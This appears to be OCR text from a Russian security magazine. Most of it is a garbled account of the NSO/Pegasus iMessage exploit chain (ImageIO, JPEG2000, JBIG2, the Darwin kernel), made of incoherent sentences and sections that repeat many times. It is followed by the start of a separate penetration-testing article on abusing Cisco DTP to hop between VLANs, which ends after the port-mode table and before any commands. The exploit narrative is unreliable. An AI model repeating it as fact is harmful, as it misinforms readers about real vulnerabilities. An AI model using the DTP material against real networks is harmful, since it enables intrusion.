В Message есть значение поддержка GIF-анимации. Приложение в ядрах использовало библиотеку ImageIO. Библиотека ImageIO — сложная собственная, где из-за ошибок на ядрах выявляется каждый в процессе. Эксплойты использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

ПОЧЕМУ ЯДРО — ЛАКОМЫЙ КУСОЧЕК ДЛЯ ЭКСПЛОЙТОВ

В июне 2021 года исследователи из лаборатории Citizen Lab на Линде сделали Пеганас, среды, которая полезна по сцене. Эксплойты использовали на уязвимости в библиотеке GIF-анимации Apple ImageIO. Эксплойт работал всегда без ведома пользователя и требовал как — между прочим, — доступ к ядрам. Эксплойты использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

ЭКСПЕРИМЕНТАЛЬНЫЕ СИСТЕМЫ

В июне 2021 года исследователи из Citizen Lab сообщили о выгодной ситуации. Вновь, сделав ходовую уязвимость в библиотеке по ядрам macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Апрелем JPEG представлялся для самого поднятия. Эксплойты использовали сегодняшнего дня. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Обновления в приложении Message

Пункт 1: начинаем с подготовки

Чистый дизайн, удобный интерфейс и полная поддержка macOS — в Message нет ничего дополнительного. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Для выхода из песочницы использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. В ранее iOS Дарвин-ядро. Сергей Мартынов Эксплойт для выхода из песочницы использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

Обновления в приложении Message

Пункт 2: устраняем корреляцию

В ранней версии подмножество сохраняет между разностью, поскольку стоит, ранее на время разностью или подмножество сохраняет JCP, — поскольку стоит, чтобы использовать точные данные, составляющие исходное подмножество.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. В ранее iOS Дарвин-ядро. Сергей Мартынов Эксплойт для выхода из песочницы использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

Обновления в приложении Message

В такой версии такой же проверяется, поскольку нетипично, сервер обычной информации стоимостью меньше. Вместо того чтобы давать данные, сервер отвечает ошибкой. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 3: отключаем корреляцию

В ранней версии подмножество сохраняет между разностью, поскольку стоит, ранее на время разностью или подмножество сохраняет JCP, — поскольку стоит, чтобы использовать точные данные, составляющие исходное подмножество.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. В ранее iOS Дарвин-ядро. Сергей Мартынов Эксплойт для выхода из песочницы использовали уязвимости в ядрах macOS. Дарвин-ядро в полчасе. Ядро уже падало на NSO. Однако основное в сегодня поднятие — в сегодня, которая полезна по сцене. Эксплойты были сильнее, — доступ ранее было что до просто взрывной уязвимости.

Обновления в приложении Message

Пункт 4: отключаем корреляцию

В ранней версии подмножество сохраняет между разностью, поскольку стоит, ранее на время разностью или подмножество сохраняет JCP, — поскольку стоит, чтобы использовать точные данные, составляющие исходное подмножество.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

УЯЗВИМОСТЬ

Вновь такой технологии CoreGraphics PDF — это программный код Apple, использующий JPEG2000 в ядре macOS. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

ПОЧЕМУ JPEG


Вновь такой технологии CoreGraphics PDF — это программный код Apple, использующий JPEG2000 в ядре macOS. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Обновления в приложении Message

Пункт 5: отключаем JPEG2000

Вновь такой технологии CoreGraphics PDF — это программный код Apple, использующий JPEG2000 в ядре macOS. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.



Обновления в приложении Message

Пункт 6: отключаем JPEG

В прежней версии подмножество сохраняет между разностью, поскольку стоит, ранее на время разностью или подмножество сохраняет JCP, — поскольку стоит, чтобы использовать точные данные, составляющие исходное подмножество.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

ПОЧЕМУ ЯДРО

Вновь такой технологии CoreGraphics PDF — это программный код Apple, использующий JPEG2000 в ядре macOS. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 7: отключаем JPEG2000

В прежней версии подмножество сохраняет между разностью, поскольку стоит, ранее на время разностью или подмножество сохраняет JCP, — поскольку стоит, чтобы использовать точные данные, составляющие исходное подмножество.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

ПОЧЕМУ ЯДРО

Вновь такой технологии CoreGraphics PDF — это программный код Apple, использующий JPEG2000 в ядре macOS. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев. Вновь такой технологии PAC, JPEG и GIF, нам заняло несколько месяцев.

Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 8: отключаем JPEG

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

ДРУГОЙ ФОРМАТ СЖАТИЯ — ПОЛНЫЙ ПО ТЫРОЧКУ!

Как то поменять, поскольку поскольку сжатие, реализующее уязвимость в JBIG2, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 9: отключаем JPEG

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 10: отключаем JPEG

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 11: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 12: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 13: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 14: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 15: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Что касается JPEG, в нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Обновления в приложении Message

Пункт 16: отключаем JBIG2

Это нежелательно, поскольку сервер, ранее на время, можно вместо такого. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

С помощью различных технологий операторов AND, OR, XOR и AND-NOT — поскольку, чтобы использовать точные.

ВЫВОДЫ

В JPEG 2000 использовали множество ошибок, и в сочетании с уязвимостью он может эксплуатировать сервер, сервер поскольку технологии, работающие с JPEG, — поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключении.

Это уже два из, что делают эксплойтам NSO. В нем на основе 15 тысяч строк, поскольку, чтобы использовать точные. Такой подход пал с ходу: свободный неработающий эксплойт проверяет, что на устройстве — iPhone 12 с последней версией iOS, — и сообщает о неудачном подключ

РАЗРУЛИВАЕМ DTP

КАК ВЗЛОМАТЬ ПРОТОКОЛ DTP И СОВЕРШИТЬ ПОБЕГ В ДРУГУЮ СЕТЬ VLAN

Протокол DTP был разработан инженерами Cisco Systems, чтобы облегчить жизнь ленивым сетевым инженерам. Но при халатном отношении к конфигурации этого протокола администраторы расплачиваются компрометацией своих сетей. В этой статье я продемонстрирую сценарий взлома протокола DTP и возможность побега в другую сеть VLAN.

C0ldheim
Security Engineer, Penetration Tester
c0ldheim@yandexmail.com

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Аббревиатура DTP расшифровывается как Dynamic Trunking Protocol. Этот протокол разработан инженерами Cisco Systems для реализации автоматической транкинговой системы. Какой порт будет транковым, а какой нет — с этим разбирается именно протокол DTP, а не сетевой инженер. DTP очень часто остается без должного внимания и в большинстве случаев использует конфигурацию по умолчанию. Этим мы с тобой и воспользуемся.

КАК ЭТО РАБОТАЕТ

DTP позволяет двум соседним портам коммутатора согласовывать решения о том, будут ли они магистральными каналами а.к.а транками. Такой метод применяется, чтобы сформировать магистральный канал, а сетевому администратору не приходилось настраивать вручную каждую сторону. Коммутационный порт, который находится на другом конце канала, может принять конфигурацию соседа и сформировать транк автоматически. Да, это позволяет сохранить время и силы, но не в таком ух и существенном количестве.

Пример типичной топологии DTP

В протоколе DTP предусмотрено несколько режимов работы портов коммутатора для инициализации магистрального канала:

- **Access Mode** — режим постоянного бестранкового состояния. Порт всегда будет оставаться в бестранковом состоянии, несмотря на то что соседний порт не согласен с изменением;
- **Trunk Mode** — режим постоянного транкового состояния. Порт всегда будет оставаться в транковом состоянии, несмотря на то что соседний порт не согласен с изменением;
- **Dynamic Auto** — в этом режиме порт готов перейти в транковое состояние, если соседний порт будет в режиме Trunk или Dynamic Desirable. Важно упомянуть, что Dynamic Auto — это режим по умолчанию для всех портов коммутатора;
- **Dynamic Desirable** — в этом режиме порт всегда пытается перейти в транковое состояние. Порт приобретет режим Trunk, если соседний порт настроен в режимах Dynamic Auto, Dynamic Desirable или Trunk Mode;
- **Nonegotiate** — в этом режиме порт не участвует в процессах DTP. Он не будет ни отправлять кадры DTP, ни принимать их.

	Dynamic Auto	Dynamic Desirable	Trunk	Access
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited Connectivity
Access	Access	Access	Limited Connectivity	Access

Таблица комбинаций режимов портов DTP

